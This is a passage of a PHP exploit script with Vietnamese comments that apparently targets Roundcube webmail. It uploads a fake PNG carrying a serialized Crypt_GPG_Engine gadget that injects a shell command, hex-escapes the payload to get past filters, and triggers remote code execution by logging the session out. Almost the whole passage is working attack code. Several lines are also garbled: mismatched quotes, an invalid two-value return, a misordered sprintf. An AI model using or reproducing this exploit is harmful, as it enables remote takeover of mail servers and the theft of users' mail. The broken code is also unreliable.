104        $multipart = implode("\r\n", [
105            '--' . $boundary,
106            'Content-Disposition: form-data; name=_file[]'; filename=" . $payloadFile . '',
107            'Content-Type: image/png',
108            '',
109            base64_decode('iVBORw0KGgoAAAANSUhEUgAAAAgAAAAIAQMAAAD+wSzIAAAABlBMVEX///+/v7+jQ3Y5AAAADkLEQVQI12P4AIX8EAgALgAD/aNpbtAAAAASUVORK5CYII'),
110            '--' . $boundary . '--',
111        ]);
112    }

```

```

113 $headers = implode("\r\n", [
114     'X-Requested-With: XMLHttpRequest',
115     'Content-Type: multipart/form-data; boundary=' . $boundary,
116     'Cookie: ' . $cookie,
117 ]);
118
119 $context = stream_context_create([
120     'http' => ['method' => 'POST', 'header' => $headers, 'content' => $multipart],
121 ]);
122
123 $url = sprintf(
124     '%s?_from=edit-%s&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload',
125     $targetUrl,
126     urlencode($payLoadName)
127 );
128
129 $response = @file_get_contents($url, false, $context);
130 if (false === $response || strpos($response, 'preferences_time') === false) {
131     throw new \Exception('Upload payload thất bại');
132 }
133 message('Payload đã được upload thành công');
134 }
135
136 // Kích hoạt payload bằng cách logout (session_destroy sẽ unserialize dữ liệu)
137 function executePayload(string $targetUrl, string $cookie): void
138 {
139     message('Đang kích hoạt payload... ');
140     $token = getToken(file_get_contents($targetUrl . '/', false, stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]])));
141     file_get_contents(sprintf('%s?_task=logout&_token=%s', $targetUrl, $token, false, stream_context_create(['http' => ['header' => 'Cookie: ' . $cookie]]));
142 }
143
144 // Lấy CSRF token từ HTML
145 function getToken(string $body): string
146 {
147     if (preg_match('/(:?"request_token":|&_token)=(?:[^"]+)(?:"|\s)/Uiis', $body, $matches)) {
148         return rawurlencode($matches[1]);
149     }
150     throw new \RuntimeException('Không tìm thấy CSRF token');
151 }
152
153 // Gộp các Set-Cookie lại thành một chuỗi
154 function getCookie(string $headers, string $existing = ''): string
155 {
156     $cookies = [];
157     if (preg_match_all('/^Set-Cookie:\$s*([^\s]+)=([^\s;]+);/mi', $headers, $matches, PREG_SET_ORDER)) {
158         foreach ($matches as [$full, $key, $value]) {
159             if ($value === '=del') continue;
160             $cookies[] = sprintf('%s=%s', $key, $value);
161         }
162     }
163     return $existing . implode(';', $cookies) . (!empty($cookies) ? ';' : '');
164 }
165
166 // Tạo payload RCE bằng Crypt_GPG_Engine gadget chain
167 function calcPayload($cmd){
168     class Crypt_GPG_Engine{
169         private $_gpgconf;
170         function __construct($cmd){
171             $this->_gpgconf = $cmd.';#';
172         }
173     }
174     $payload = serialize(new Crypt_GPG_Engine($cmd));
175     $payload = process_serialized($payload) . 'i:0;b:0';
176     $append = strlen(12 + strlen($payload)) - 2;
177     $_from = "!" . i:0' . $payload . '}';
178     $_file = 'x|i:0;preferences_time|b:0;preferences|s:'.(78 + strlen($payload) + $append).':\\\"a:3:{i:0;s:'.(56 + $append).':\\\".png';
179     $_from = preg_replace('/(.*)/', '$1' . hex2bin('c'.rand(0,9)), $_from);
180     return $_from, $_file;
181 }
182
183 // Chuyển các ký tự đặc biệt trong chuỗi serialized thành dạng hex để bypass filter
184 function process_serialized($serialized, $full = false){
185     $new = '';
186     $last = 0;
187     $current = 0;
188     $pattern = "#\bs:[([0-9]+):"#";
189     while($current < strlen($serialized) && preg_match($pattern, $serialized, $matches, PREG_OFFSET_CAPTURE, $current)){
190         $p_start = $matches[0][1];
191         $p_start_string = $p_start + strlen($matches[0][0]);
192         $length = $matches[1][0];
193         $p_end_string = $p_start_string + $length;
194         if(!(strlen($serialized) > $p_end_string + 2 && substr($serialized, $p_end_string, 2) == ";")){
195             $current = $p_start_string;
196             continue;
197         }
198         $string = substr($serialized, $p_start_string, $length);
199         $clean_string = '';
200         for($i=0; $i < strlen($string); $i++){
201             $letter = $string[$i];
202             if($full || !ctype_print($letter) || in_array($letter, ['\\', '|', '.'])){
203                 $letter = sprintf("\\%02x", ord($letter));
204             }
205             $clean_string .= $letter;
206         }
207         $new .= substr($serialized, $last, $p_start - $last) .
208             'S:' . $matches[1][0] . ":" . $clean_string . ";";
209         $last = $p_end_string + 2;
210         $current = $last;
211     }
212     $new .= substr($serialized, $last);
213     return $new;
214 }
215
216 // In thông báo đẹp
217 function message(string $text, int $exitCode = 0): void
218 {
219     echo '### ' . $text . PHP_EOL . PHP_EOL;
220     if ($exitCode === 0) exit($exitCode);
221 }
222
223 main($argv);

```